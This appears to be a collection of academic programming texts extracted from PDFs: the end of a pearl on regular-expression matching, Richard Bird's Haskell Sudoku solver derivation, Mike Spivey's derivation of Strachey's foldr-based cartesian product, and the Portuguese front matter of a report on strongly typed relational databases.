- $a^*ab$  with  $a$  goes to  $\epsilon a^*ab$  and  $b$ , because

$$a^*ab\dagger_a = ab\dagger_a \cup \{ra^*ab \mid r \in a\dagger_a\} = \{b, \epsilon a^*ab\}.$$




Fig. 2. Non-deterministic automaton constructed from  $a^*ab$  by the daggar ( $r\dagger_c$ ) operator.

- $\epsilon a^*ab$  with  $a$  goes to  $b$  and itself, because

$$\epsilon a^*ab\dagger_a = a^*ab\dagger_a = \{b, \epsilon a^*ab\}.$$

- $b$  with  $b$  goes to  $\epsilon$ , because  $b\dagger_b = \{\epsilon\}$ .

A non-deterministic automaton can always be transformed into a deterministic one by the standard subset construction (Aho *et al.*, 1986).

## 5 Conclusion

Our educational pearl reformulates Harper's example of proof-directed debugging so that it becomes accessible to first-year students:

- We introduce a first-order version of the regular-expression matcher.
- We use inductive reasoning throughout program development: from the sketch of the algorithms to their correct completion. That is, refining the algorithms by repeatedly applying inductive analysis to a function's input structure fixes the errors.
- We are left with a small gap between theory and practice because it is easy to derive an efficient finite-state machine from the proven code. Based on our experience, this close connection to practice helps convince students of the practicality of the approach.

## Acknowledgements

We thank especially Matthias Felleisen and anonymous referees for their very kind and detailed comments on our submission, and also Bob McKay, who gave helpful suggestions on an earlier draft.

## References

- Aho, A. V., Sethi, R. & Ullman, J. D. (1986) *Compilers: Principles, techniques, and tools*. Addison-Wesley.
- Berry, G. & Sethi, R. (1986) From regular expressions to deterministic automata. *Theor. Comput. Sci.* **48**(1), 117–126.
- Brzozowski, J. A. (1964) Derivatives of regular expressions. *J. ACM*, **11**(4), 481–494.
- Harper, R. (1999) Proof-directed debugging. *J. Funct. Program.* **9**(4), 463–469.
- Wand, M. (1980) Continuation-based program transformation strategies. *J. ACM*, **27**(1), 164–180.

# FUNCTIONAL PEARL

## *A program to solve Sudoku*

RICHARD BIRD

*Programming Research Group, Oxford University  
Wolfson Building, Parks Road, Oxford OX1 3QD, UK  
email: bird@comlab.ox.ac.uk*

There's no maths involved. You solve  
the puzzle with reasoning and logic.

*Advice on how to play Sudoku,  
The Independent Newspaper*

### 1 Introduction

The game of Sudoku is played on a 9 by 9 board. Given is a matrix of characters, such as

```
2 . . . . 1 . 3 8
. . . . . . . . 5
. 7 . . . 6 . . .
. . . . . . 1 3
. 9 8 1 . . 2 5 7
3 1 . . . 8 . .
9 . . 8 . . . 2 .
. 5 . . 6 9 7 8 4
4 . . 2 5 . . . .
```

The idea is to fill in the dots with the digits 1 to 9 so that each row, each column and each of the component 3 by 3 boxes contains the digits 1 to 9 exactly once. In general there may be one, none or many solutions, though in a good Sudoku puzzle there is always a unique solution. Our aim in this pearl is to derive a Haskell program to solve Sudoku puzzles. Specifically, we will define a function

*sudoku :: Board → [Board]*

for computing all the ways a given board may be filled. If we want only one solution we can take the head of the list. Lazy evaluation means that only the first result will then be computed.

We do not want our program to depend on the board size, as long as it is of the form  $(N^2 \times N^2)$  for positive  $N$ , nor on the precise characters chosen for the entries. Instead, the program is parameterized by three constants, *boardsize*, *boxsize* and *cellvals*, and one test *blank :: Char → Bool* for determining whether a given entry

is blank. For concreteness, we can take

```
boardsize = 9
boxsize = 3
cellvals = "123456789"
blank = (= '?')
```

Changing cell values, e.g. to “TONYBLAIR” is easy.

## 2 Specification

The first aim is to write down the simplest and clearest specification of Sudoku without regard to how efficient the result might be. Such a specification will help us focus ideas on how a more efficient solution might be obtained, as well as being a starting point for program manipulation.

One possibility is first to construct a list of all correctly completed boards, and then to test the given board against these boards to identify those whose entries match the given ones. Another possibility, and the one we will take, is to start with the given board and to generate all possible completions. Each completed board is then tested to see if it is correct, that is, does not contain duplicate entries in each row, column or box.

A board is a matrix of characters:

```
type Matrix a = [[a]]
type Board = Matrix Char
```

Strictly speaking a given board should first be checked to see that every non-blank entry is an element of *cellvals*. Invalid boards should be rejected. However, for simplicity we will assume that the given board does satisfy the basic requirements.

The function *correct* tests whether a filled board, that is, one containing no blank characters, has different entries in each row, column and box:

```
correct :: Board → Bool
correct b = all nodups (rows b) ∧
            all nodups (cols b) ∧
            all nodups (boxs b)
```

The function *nodups* can be defined by

```
nodups :: Eq a ⇒ [a] → Bool
nodups [] = True
nodups (x : xs) = notElem x xs ∧ nodups xs
```

### 2.1 Rows, columns and boxes

If a matrix is given by a list of its rows, the function *rows* is just the identity function on matrices:

```
rows :: Matrix a → Matrix a
rows = id
```

We have, trivially, that *rows* · *rows* = *id*.

The function *cols* computes the transpose of a matrix. One possible definition is:

$$\begin{aligned} \textit{cols} &:: \textit{Matrix } a \rightarrow \textit{Matrix } a \\ \textit{cols} [\textit{xs}] &= [[x] \mid x \leftarrow \textit{xs}] \\ \textit{cols} (\textit{xs} : \textit{xss}) &= \textit{zipWith} (\:) \textit{xs} (\textit{cols} \textit{xss}) \end{aligned}$$

We also have  $\textit{cols} \cdot \textit{cols} = \textit{id}$ .

The boxes of a matrix can be computed by:

$$\begin{aligned} \textit{boxs} &:: \textit{Matrix } a \rightarrow \textit{Matrix } a \\ \textit{boxs} &= \textit{map ungroup} \cdot \textit{ungroup} \cdot \textit{map cols} \cdot \textit{group} \cdot \textit{map group} \end{aligned}$$

The function *group* groups a list into component lists of length *boxsize*, and *ungroup* takes a grouped list and ungroups it:

$$\begin{aligned} \textit{group} &:: [a] \rightarrow [[a]] \\ \textit{group} &= \textit{groupBy boxsize} \\ \textit{ungroup} &:: [[a]] \rightarrow [a] \\ \textit{ungroup} &= \textit{concat} \end{aligned}$$

We omit the definition of *groupBy*. Using  $\textit{ungroup} \cdot \textit{group} = \textit{id}$  and  $\textit{group} \cdot \textit{ungroup} = \textit{id}$ , it is easy to show that  $\textit{boxs} \cdot \textit{boxs} = \textit{id}$  by simple equational reasoning.

## 2.2 Generating choices and matrix cartesian product

The function *choices* replaces blank entries in a board with all possible choices for that entry. Using *Choices* as a synonym for *[Char]*, we have

$$\begin{aligned} \textit{choices} &:: \textit{Board} \rightarrow \textit{Matrix Choices} \\ \textit{choices} &= \textit{map} (\textit{map choose}) \\ \textit{choose } e &= \textbf{if blank } e \textbf{ then } \textit{cellvals} \textbf{ else } [e] \end{aligned}$$

Of course, not every possible choice is valid for each cell, and we will return to this point later on.

The function *mcp* (matrix cartesian product) generates a list of all possible boards from a given matrix of choices:

$$\begin{aligned} \textit{mcp} &:: \textit{Matrix } [a] \rightarrow [\textit{Matrix } a] \\ \textit{mcp} &= \textit{cp} \cdot \textit{map cp} \end{aligned}$$

The function *cp* computes the cartesian product of a list of lists:

$$\begin{aligned} \textit{cp} &:: [[a]] \rightarrow [[a]] \\ \textit{cp} [] &= [[]] \\ \textit{cp} (\textit{xs} : \textit{xss}) &= [x : \textit{ys} \mid x \leftarrow \textit{xs}, \textit{ys} \leftarrow \textit{cp} \textit{xss}] \end{aligned}$$

Note that  $\textit{cp} \textit{xss}$  returns an empty list if  $\textit{xss}$  contains an empty list. Thus  $\textit{mcp} \textit{cm}$  returns an empty list if any entry of *cm* is the empty list.

### 2.3 Specification

The function *sudoku* can now be defined by

$$\begin{aligned} \text{sudoku} &:: \text{Board} \rightarrow [\text{Board}] \\ \text{sudoku} &= \text{filter correct} \cdot \text{mcp} \cdot \text{choices} \end{aligned}$$

However, this specification is executable in principle only. Assuming about a half of the 81 entries are fixed initially, there are about  $9^{40}$ , or

147808829414345923316083210206383297601

boards to check! We therefore need a better approach.

### 3 Pruning the choices

Obviously, not every possible choice is valid for each cell. A better choice for a blank entry in row  $r$ , column  $c$  and box  $b$  is any cell value that does not appear among the fixed entries in row  $r$ , column  $c$  or box  $b$ . An entry in a matrix of choices is fixed if it is a singleton list. The fixed entries in a given row, column or box, are given by

$$\begin{aligned} \text{fixed} &:: [\text{Choices}] \rightarrow \text{Choices} \\ \text{fixed} &= \text{concat} \cdot \text{filter single} \end{aligned}$$

where  $\text{single} :: [a] \rightarrow \text{Bool}$  tests whether the argument is a singleton list. The fixed entries can be removed from a list of choices by

$$\begin{aligned} \text{reduce} &:: [\text{Choices}] \rightarrow [\text{Choices}] \\ \text{reduce } \text{css} &= \text{map} (\text{remove} (\text{fixed } \text{css})) \text{css} \\ \text{remove } \text{fs } \text{css} &= \text{if single } \text{cs} \text{ then } \text{cs} \text{ else delete } \text{fs } \text{cs} \end{aligned}$$

We leave the definition of *delete* to the reader.

Now, how shall we prune the matrix of choices? The aim is to define a function

$$\text{prune} :: \text{Matrix Choices} \rightarrow \text{Matrix Choices}$$

satisfying the equation

$$\text{filter correct} \cdot \text{mcp} = \text{filter correct} \cdot \text{mcp} \cdot \text{prune}$$

The function *prune* removes the fixed choices from each row, column or box. The question is a good test of one's programming ability for it seems easy to get into a mess. So, it is worthwhile adding a small pause at this point, to see if the reader can come up with a short definition that meets the requirement.

(Pause)

The calculational programmer would calculate a definition, and that is precisely what we are going to do.

The first step is to rewrite *filter correct* in the form

$$\begin{aligned} \text{filter correct} &= \text{filter} (\text{all nodups} \cdot \text{boxs}) \cdot \\ &\quad \text{filter} (\text{all nodups} \cdot \text{cols}) \cdot \\ &\quad \text{filter} (\text{all nodups} \cdot \text{rows}) \end{aligned}$$

The order of the component filters is unimportant.

Now we send these filters one by one into battle with  $mcp$ . We will need some weapons, the first of which is the law

$$\text{filter}(p \cdot f) = \text{map } f \cdot \text{filter } p \cdot \text{map } f$$

which is valid provided  $f \cdot f = id$ . In particular, the law is valid if  $f$  is one of *rows*, *cols*, or *boxs*.

Another useful law is the following one:

$$\text{filter}(\text{all } p) \cdot cp = cp \cdot \text{map}(\text{filter } p)$$

In words, if we want only those lists all of whose elements satisfy  $p$  from a cartesian product, then we can obtain them by taking the cartesian product of the elements satisfying  $p$  of the component lists.

We will also need the following facts:

$$\begin{aligned} \text{map rows} \cdot mcp &= mcp \cdot \text{rows} \\ \text{map cols} \cdot mcp &= mcp \cdot \text{cols} \\ \text{map boxs} \cdot mcp &= mcp \cdot \text{boxs} \end{aligned}$$

These laws are intuitively clear and we will not verify them formally.

We need one final law: the crucial property of the function *reduce* defined above is that

$$\text{filter nodups} \cdot cp = \text{filter nodups} \cdot cp \cdot \text{reduce}$$

Here is the calculation. Let  $f$  be one of *rows*, *cols* or *boxs*:

$$\begin{aligned} &\text{filter}(\text{all nodups} \cdot f) \cdot mcp \\ &= \{\text{since } \text{filter}(p \cdot f) = \text{map } f \cdot \text{filter } p \cdot \text{map } f \text{ if } f \cdot f = id\} \\ &\quad \text{map } f \cdot \text{filter}(\text{all nodups}) \cdot \text{map } f \cdot mcp \\ &= \{\text{since } \text{map } f \cdot mcp = mcp \cdot f \text{ if } f \in \{\text{boxs}, \text{cols}, \text{rows}\}\} \\ &\quad \text{map } f \cdot \text{filter}(\text{all nodups}) \cdot mcp \cdot f \\ &= \{\text{definition of } mcp\} \\ &\quad \text{map } f \cdot \text{filter}(\text{all nodups}) \cdot cp \cdot \text{map } cp \cdot f \\ &= \{\text{since } \text{filter}(\text{all } p) \cdot cp = cp \cdot \text{map}(\text{filter } p)\} \\ &\quad \text{map } f \cdot cp \cdot \text{map}(\text{filter nodups} \cdot cp) \cdot f \\ &= \{\text{property of reduce}\} \\ &\quad \text{map } f \cdot cp \cdot \text{map}(\text{filter nodups} \cdot cp \cdot \text{reduce}) \cdot f \\ &= \{\text{since } \text{filter}(\text{all } p) \cdot cp = cp \cdot \text{map}(\text{filter } p)\} \\ &\quad \text{map } f \cdot \text{filter}(\text{all nodups}) \cdot cp \cdot \text{map}(cp \cdot \text{reduce}) \cdot f \\ &= \{\text{since } \text{map } f \cdot \text{filter } p = \text{filter}(p \cdot f) \cdot \text{map } f \text{ if } f \cdot f = id\} \\ &\quad \text{filter}(\text{all nodups} \cdot f) \cdot \text{map } f \cdot mcp \cdot \text{map reduce} \cdot f \\ &= \{\text{since } \text{map } f \cdot mcp = mcp \cdot f \text{ if } f \in \{\text{boxs}, \text{cols}, \text{rows}\}\} \\ &\quad \text{filter}(\text{all nodups} \cdot f) \cdot mcp \cdot f \cdot \text{map reduce} \cdot f \\ &= \{\text{definition of } \text{pruneBy } f; \text{ see below}\} \\ &\quad \text{filter}(\text{all nodups} \cdot f) \cdot mcp \cdot \text{pruneBy } f \end{aligned}$$

The definition of *pruneBy* is

$$\begin{aligned} \textit{pruneBy} &:: (\textit{MatrixChoices} \rightarrow \textit{MatrixChoices}) \rightarrow \\ &\quad (\textit{MatrixChoices} \rightarrow \textit{MatrixChoices}) \\ \textit{pruneBy } f &= f \cdot \textit{map reduce} \cdot f \end{aligned}$$

We have shown that, provided  $f$  is one of *rows*, *cols* or *boxs*,

$$\textit{filter}(\textit{all nodups} \cdot f) \cdot \textit{mcp} = \textit{filter}(\textit{all nodups} \cdot f) \cdot \textit{mcp} \cdot \textit{pruneBy } f$$

For the final step we need one more law, the fact that we can interchange the order of two *filter* operations:

$$\textit{filter } p \cdot \textit{filter } q = \textit{filter } q \cdot \textit{filter } p$$

This law is not generally valid in Haskell without qualification on the boolean functions  $p$  and  $q$ , but provided  $p$  and  $q$  are total functions, as is the case here, the law is OK. Indeed we implicitly made use of it when claiming that the order of the component filters in the expansion of *filter correct* was unimportant.

Now we can calculate, abbreviating *nodups* to *nd* to keep the expressions short:

$$\begin{aligned} &\textit{filter correct} \cdot \textit{mcp} \\ &= \{\text{rewriting } \textit{filter correct} \text{ as three filters}\} \\ &\quad \textit{filter}(\textit{all nd} \cdot \textit{boxs}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{cols}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{rows}) \cdot \textit{mcp} \\ &= \{\text{calculation above}\} \\ &\quad \textit{filter}(\textit{all nd} \cdot \textit{boxs}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{cols}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{rows}) \cdot \textit{mcp} \cdot \\ &\quad \textit{pruneBy rows} \\ &= \{\text{interchanging the order of the filters}\} \\ &\quad \textit{filter}(\textit{all nd} \cdot \textit{rows}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{boxs}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{cols}) \cdot \textit{mcp} \cdot \\ &\quad \textit{pruneBy rows} \\ &= \{\text{using the calculation above again}\} \\ &\quad \textit{filter}(\textit{all nd} \cdot \textit{rows}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{boxs}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{cols}) \cdot \textit{mcp} \cdot \\ &\quad \textit{pruneBy cols} \cdot \textit{pruneBy rows} \\ &= \{\text{repeating the last two steps one more time}\} \\ &\quad \textit{filter}(\textit{all nd} \cdot \textit{rows}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{boxs}) \cdot \textit{filter}(\textit{all nd} \cdot \textit{cols}) \cdot \textit{mcp} \cdot \\ &\quad \textit{pruneBy boxs} \cdot \textit{pruneBy cols} \cdot \textit{pruneBy rows} \\ &= \{\text{definition of } \textit{filter correct}\} \\ &\quad \textit{filter correct} \cdot \textit{mcp} \cdot \textit{pruneBy boxs} \cdot \textit{pruneBy cols} \cdot \textit{pruneBy rows} \end{aligned}$$

Hence, we can define *prune* by

$$\begin{aligned} \textit{prune} &:: \textit{MatrixChoices} \rightarrow \textit{MatrixChoices} \\ \textit{prune} &= \textit{pruneBy boxs} \cdot \textit{pruneBy cols} \cdot \textit{pruneBy rows} \end{aligned}$$

Readers who gave this solution (or a similar one in which the three components appear in any other order) can award themselves full marks.

The revised definition of *sudoku* now reads

$$\begin{aligned} \text{sudoku} &:: \text{Board} \rightarrow [\text{Board}] \\ \text{sudoku} &= \text{filter correct} \cdot \text{mcp} \cdot \text{prune} \cdot \text{choices} \end{aligned}$$

However, this version remains non-executable in practice. Again, assuming about a half of the 81 entries are fixed and an average of 3 choices/cell is generated by refining choices, there are still  $3^{40}$ , or 12157665459056928801 boards to check. We still need something better.

#### 4 One choice at a time

Humans employ a number of devices for filling in entries when solving Sudoku problems. For example, after pruning a matrix of choices, one or more entries that were previously blank may become fixed. In such a case, we can always prune again to see if more entries are filled in. The calculation above shows that we can have the composition of as many *prune* functions as we like. This is the way the simplest puzzles are solved.

There are also other strategies. For example, again after pruning the choice matrix it may turn out that a single row (or column or box) contains, for example, three entries such as 12, 12 and 123. It is clear that the third entry has to receive 3; if it receives 1 or 2, the first two entries cannot be filled in.

Repeatedly pruning the choice matrix is sensible, but we can combine it with another basic strategy. Rather than applying *mcp* when pruning fails to produce anything new, we can focus on one cell that has at least two choices, and generate a list of matrices in which this cell alone is expanded to each of its possible fixed choices.

Suppose we define a function

$$\text{expand} :: \text{Matrix Choices} \rightarrow [\text{Matrix Choices}]$$

that installs the fixed choices for one cell. This function satisfies the property that

$$\text{mcp} \approx \text{concat} \cdot \text{map mcp} \cdot \text{expand}$$

where  $\approx$  means equality up to a permutation of the answer. After applying *prune*, we can apply *expand* and then apply *prune* again to each of the results. Provided we discard any matrix that becomes blocked (see below), this process can be continued until we are left with a list of matrices, all of whose choices are fixed choices.

##### 4.1 Blocked matrices

A matrix of choices can be *blocked* in that:

- One or more cells may contain zero choices. In such a case *mcp* will return an empty list;
- The same fixed choice may occur in two or more positions in the same row, column or box. In such a case *mcp* will still compute all the completed boards, but the correctness test will throw all of them away.

Blocked matrices can never lead to a solution. In following the strategy of repeatedly pruning and expanding the matrix of choices, we can identify and discard any blocked matrix. Provided we do this, any remaining matrix that consists solely of fixed choices will be a solution to the puzzle.

Formally, we define *blocked* by

$$\begin{aligned} \text{blocked} &:: \text{Matrix Choices} \rightarrow \text{Bool} \\ \text{blocked } cm &= \text{void } cm \vee \text{not } (\text{safe } cm) \\ \text{void} &:: \text{Matrix Choices} \rightarrow \text{Bool} \\ \text{void} &= \text{any } (\text{any null}) \\ \text{safe} &:: \text{Matrix Choices} \rightarrow \text{Bool} \\ \text{safe } cm &= \text{all } (\text{nodups} \cdot \text{fixed})(\text{rows } cm) \wedge \\ &\quad \text{all } (\text{nodups} \cdot \text{fixed})(\text{cols } cm) \wedge \\ &\quad \text{all } (\text{nodups} \cdot \text{fixed})(\text{boxs } cm) \end{aligned}$$

#### 4.2 Smallest number of choices

A good choice of cell on which to perform expansion is one with the *smallest* number of choices (greater than one of course). We will need a function that breaks up a matrix on the first entry with the smallest number of choices. A matrix that is not blocked is broken into five pieces:

$$cm = \text{rows1} \mathbin{\parallel\!\!\!+} [\text{row1} \mathbin{\parallel\!\!\!+} cs : \text{row2}] \mathbin{\parallel\!\!\!+} \text{rows2}$$

The smallest-choice entry is *cs*. The definition of *expand* is

$$\begin{aligned} \text{expand } cm &= [\text{rows1} \mathbin{\parallel\!\!\!+} [\text{row1} \mathbin{\parallel\!\!\!+} [c] : \text{row2}] \mathbin{\parallel\!\!\!+} \text{rows3} \mid c \leftarrow cs] \\ \text{where } (\text{rows1}, \text{row} : \text{rows2}) &= \text{break } (\text{any best}) \text{ cm} \\ (\text{row1}, cs : \text{row2}) &= \text{break best row} \\ \text{best } cs &= (\text{length } cs = n) \\ n &= \text{minchoice } cm \end{aligned}$$

The definition of *minchoice* is

$$\text{minchoice} = \text{minimum} \cdot \text{filter } (> 1) \cdot \text{concat} \cdot \text{map } (\text{map length})$$

The number of choices in each cell is computed twice in the above definition, and it may be more efficient to avoid this duplication of effort. Also, we could probably make *minchoice* more efficient since once we have found an entry with two choices there is no point in looking further. Observe that *expand* returns  $\perp$  if there is no entry with at least two choices, for then *n* is undefined.

With this definition of *expand* we have

$$mcp \approx \text{concat} \cdot \text{map mcp} \cdot \text{expand}$$

Hence

$$\begin{aligned} &\text{filter correct} \cdot mcp \\ \approx &\{ \text{above law of expand} \} \\ &\text{filter correct} \cdot \text{concat} \cdot \text{map mcp} \cdot \text{expand} \\ = &\{ \text{since filter } p \cdot \text{concat} = \text{concat} \cdot \text{map } (\text{filter } p) \} \end{aligned}$$

$$\begin{aligned}
 & concat \cdot map(filter\ correct \cdot mcp) \cdot expand \\
 = & \quad \{ \text{property of } prune \} \\
 & concat \cdot map(filter\ correct \cdot mcp \cdot prune) \cdot expand
 \end{aligned}$$

Writing  $search = filter\ correct \cdot mcp$  we therefore have

$$search = concat \cdot map(search \cdot prune) \cdot expand$$

This equation can be used as the basis of a definition of  $search$  provided we trap the terminal cases:

$$\begin{aligned}
 search :: Matrix\ Choices &\rightarrow [Matrix\ Choices] \\
 search\ cm \\
 | \ blocked\ cm &= [] \\
 | \ all(all\ single)\ cm &= [cm] \\
 | \ otherwise &= (concat \cdot map(search \cdot prune) \cdot expand) cm
 \end{aligned}$$

#### 4.3 Final version

Now we can write down our final definition of  $sudoku$ :

$$\begin{aligned}
 sudoku :: Board &\rightarrow [Board] \\
 sudoku &= map(map\ head) \cdot search \cdot prune \cdot choices
 \end{aligned}$$

The function  $map(map\ head)$  converts a matrix of singleton choices into a board. The program is quite fast, rarely taking more than a second or two to solve a puzzle.

## 5 Conclusions

The Sudoku problem provides an ideal classroom example with which to illustrate manipulations of arrays as well as manipulation of programs. Indeed, the pearl is more or less a straightforward transcription of two lectures I gave to first-year undergraduates, omitting most of the calculations. There is a temptation to identify array elements by their cartesian coordinates, and to think of the rows, columns and boxes of an array in terms of operations on these coordinates. Instead, and this is the pedagogic value of the exercise, we have gone for *wholemeal* programming, identifying these structures as complete entities in themselves. There are other Sudoku solvers out there, but the present one certainly seems one of the clearest and simplest.

---

# Strachey's functional pearl, forty years on

Mike Spivey, July 2006

*In a 1966 paper, Christopher Strachey gave a number of examples of programs written in the programming language CPL using a functional style, and among them is a remarkable definition of a Cartesian product function *cprod* on lists of lists that uses (the function we now know as) *foldr* instead of recursion. Strachey presents this definition without comment or derivation. This note gives a derivation from a specification in the form of a list comprehension.*

The function *cprod* takes a list of lists and computes its Cartesian product:

$$\begin{aligned} \textit{cprod} [[1, 2, 3], [4], [5, 6]] \\ = [[1, 4, 5], [1, 4, 6], [2, 4, 5], [2, 4, 6], [3, 4, 5], [3, 4, 6]] \end{aligned}$$

We can specify this function using recursion and list comprehension:

$$\begin{aligned} \textit{cprod} [] &= [[]] \\ \textit{cprod} (xs : zss) &= [x : ys \mid x \leftarrow xs, ys \leftarrow \textit{cprod} zss] \end{aligned}$$

Now what we want is a version of *cprod* that uses no recursion, but is written instead in terms of *foldr* and elementary operations on lists.

The main principle to which we shall appeal is this: that  $p = \textit{foldr } f a$  is the unique solution for  $p$  of the equations,

$$\begin{aligned} p [] &= a \\ p (x : xs) &= f x (p xs) \end{aligned}$$

For example, if we take  $p xs = \textit{concat} (\textit{map} f_0 xs)$ , then  $p [] = []$  and  $p (x : xs) = f_0 x ++ p xs$ , so we can deduce that  $p = \textit{foldr } f []$ , where  $f x ys = f_0 x ++ ys$ .

It is plain that *cprod* itself can be written as a *foldr*, because  $\textit{cprod} (xs : zss)$  depends on  $zss$  only through  $\textit{cprod} zss$ . Thus:

$$\textit{cprod} = \textit{foldr } f []$$

where  $f xs yss = [x : ys \mid x \leftarrow xs, ys \leftarrow yss]$ . It remains to express this function also in terms of *foldr*. The meaning of the two-generator list comprehension for  $f$  can be expressed using nested comprehensions and *concat*:

$$\begin{aligned} f xs yss &= \textit{concat} [[x : ys \mid ys \leftarrow yss] \mid x \leftarrow xs] \\ &= \textit{concat} (\textit{map} (g_0 yss) xs) \end{aligned}$$

## 2 Strachey's functional pearl, forty years on

where  $g_0 \text{ yss } x = [ x : ys \mid ys \leftarrow yss ] = \text{map}(x:) \text{ yss}$ . (The nesting of the  $ys$  comprehension inside the  $x$  comprehension reflects the fact that  $ys$  “varies faster than”  $x$ .) Now we can use the result about *concat* and *map* mentioned above: this gives

$$f \text{ xs } yss = \text{foldr}(g \text{ yss})[ ] \text{ xs}$$

where  $g \text{ yss } x \text{ zss} = g_0 \text{ yss } x + zss = \text{map}(x:) \text{ yss} + zss$ .

In its turn, we look for a definition of  $g$  in terms of *foldr*. Clearly,

$$g[ ] x \text{ zss} = zss,$$

$$g(ys : yss) x \text{ zss} = \text{map}(x:) (ys : yss) + zss$$

$$= (x : ys) : (\text{map}(x:) \text{ yss} + zss) = (x : ys) : (g \text{ yss } x \text{ zss}),$$

so  $g \text{ yss } x \text{ zss} = \text{foldr}(h x) \text{ zss } yss$  where  $h x \text{ ys } uss = (x : ys) : uss$ .

Putting it all together, we obtain

$$\text{cprod} = \text{foldr } f [[ ]]$$

**where**

$$f \text{ xs } yss = \text{foldr}(g \text{ yss})[ ] \text{ xs}$$

$$g \text{ yss } x \text{ zss} = \text{foldr}(h x) \text{ zss } yss$$

$$h x \text{ ys } uss = (x : ys) : uss$$

To smooth the derivation I have made the free variables of each auxiliary function body explicit as extra arguments, but they can be eliminated in favour of nested **where** clauses to obtain essentially the program that Strachey wrote:


$$\text{cprod} = \text{foldr } f [[ ]]$$

**where**  $f \text{ xs } yss = \text{foldr } g[ ] \text{ xs}$

**where**  $g x \text{ zss} = \text{foldr } h \text{ zss } yss$

**where**  $h \text{ ys } uss = (x : ys) : uss$

Olivier Danvy suggested that Strachey's program could be seen as the earliest functional pearl, and I had already been using it as the first exercise in my course on programming languages at Oxford. This note is an expanded version of the model solution of that problem. Strachey's program had already been recalled to attention in recent times in Mike Gordon's reminiscence in a special issue of the journal Higher-Order and Symbolic Computation published in 2000 to commemorate the 25th anniversary of Strachey's death.



**Universidade do Minho**

# Relatório de Estágio da Licenciatura em Matemática e Ciências de Computação

## Strong Types for Relational Data Stored in Databases or Spreadsheets

Alexandra Martins da Silva

Supervisores:

Joost Visser  
José Nuno Oliveira

Braga  
2006



## **Resumo**

É frequente encontrar inconsistências nos dados (relacionais) armazenados numa base de dados ou numa folha de cálculo. Além disso, verificar a sua integridade num ambiente de programação de baixo nível, como o oferecido pelas folhas de cálculo, é complicado e passível de gerar erros.

Neste relatório, é apresentado um modelo fortemente tipado para bases de dados relacionais e operações sobre estas. Este modelo permite a detecção de erros e a verificação da integridade da base de dados, estaticamente. A sua codificação é feita na linguagem de programação funcional Haskell.

Além das tradicionais operações em bases de dados relacionais, formalizamos dependências funcionais, formas normais e operações para transformação de bases de dados.

Apresentamos também uma aplicação prática deste modelo na área da engenharia reversa de folhas de cálculo. Neste sentido, codificamos operações de migração entre o nosso modelo e folhas de cálculo.

O modelo apresentado pode ser usado para modelar, programar e migrar bases de dados numa linguagem fortemente tipada.



## Agradecimentos

O trabalho descrito neste relatório representa para mim o fim de um ciclo. Assim, gostava de aproveitar a oportunidade para agradecer a algumas pessoas que foram extremamente relevantes para o sucesso que tive ao longo do meu percurso académico.

Os meus primeiros agradecimentos vão para os professores Orlando Belo e Luís Barbosa. O primeiro, porque, há cinco anos, com a sua capacidade de persuassão e o seu profissionalismo me convenceu a escolher a licenciatura em Matemática e Ciências de Computação, o que se veio a revelar uma escolha acertada. O segundo, além de me ter trazido para o projecto PURe, o que proporcionou a realização deste trabalho, acompanha-me agora no início de uma nova fase. Muito obrigado por toda a ajuda no começo da minha aventura no mundo da investigação. Ambos são para mim duas grandes referências.

O entusiasmo do professor José Nuno Oliveira foi muito importante para manter sempre em alta a minha vontade de levar este trabalho até ao fim! Obrigado por todas as frutíferas discussões sobre eventuais caminhos a seguir e por toda a paixão que coloca no seu trabalho, que me faz acreditar que uma carreira na investigação pode ser gratificante.

A gratidão que eu tenho em relação ao meu supervisor, Joost Visser, é impossível de expressar por palavras. O seu empenho e dedicação em todos os trabalhos que faz ou supervisiona são admiráveis e inspiradores. Sem ele, este trabalho não teria sido possível e agradeço sobretudo todos os bons conselhos que me deu em todas as fases. O que aprendi ao longo deste ano de trabalho com ele vai ser de um valor inestimável no meu futuro profissional. Por isso e por tudo o resto: muito obrigado, Joost!

Queria agradecer aos meus pais, por todos os sacrifícios que fizeram ao longo da vida para eu poder ter sempre a melhor educação e, em especial, por todo o apoio que me deram no último ano e meio. Obrigado por acreditarem em mim! A minha irmã Irene foi ao longo da minha vida uma referência e a sua preocupação constante comigo é de louvar. Obrigado por tudo, maninha! Gostava também de agradecer ao meu irmão Filipe que, apesar de distante fisicamente, consegui transmitir-me a calma com que encara tudo na vida através de muitos telefonemas e *emails*. Finalmente, em termos familiares, gostava de agradecer ás minhas sobrinhas, por todos os sorrisos e tropelias que me enchem a alma de alegria.

O apoio dos meus amigos, não só no estágio, mas também ao longo de toda a licenciatura foi crucial para eu ter mantido a minha sanidade mental até ao fim. Para a Ana, a Carina, o David, o Gonçalo, o Jácome, a Marta e o Tércio, os meus sinceros agradecimentos. Gostava de deixar um agradecimento especial ao Jácome e ao David. O primeiro porque muitas vezes, usando uma expressão dele, me *moeu o juízo* para eu parar de trabalhar; o segundo porque, com toda a sua experiência e sabedoria, me deu conselhos muito preciosos.

Durante o estágio, tive a oportunidade de partilhar o espaço de trabalho com pessoas divertidas, que, desde o início, me ajudaram a seguir o *bom caminho*. Por isso, gostava de expressar um agradecimento por todo o apoio que o João, o Miguel, o Paulo e o Tiago me deram ao longo destes meses. Ao Paulo, em especial, gostava de agradecer as frutíferas discussões (por vezes filosóficas) sobre *type-level programming* e todos os preciosos comentários sobre código e versões prévias deste relatório!

As minhas últimas palavras de agradecimento vão para a pessoa que nos últimos anos tem dado significado à minha vida e porque, na vida, os afectos são o que realmente conta, gostava de expressar a minha gratidão por todo o apoio e amor que o Zé me deu em todas as ocasiões. A ele e ás minhas sobrinhas dedico este trabalho.



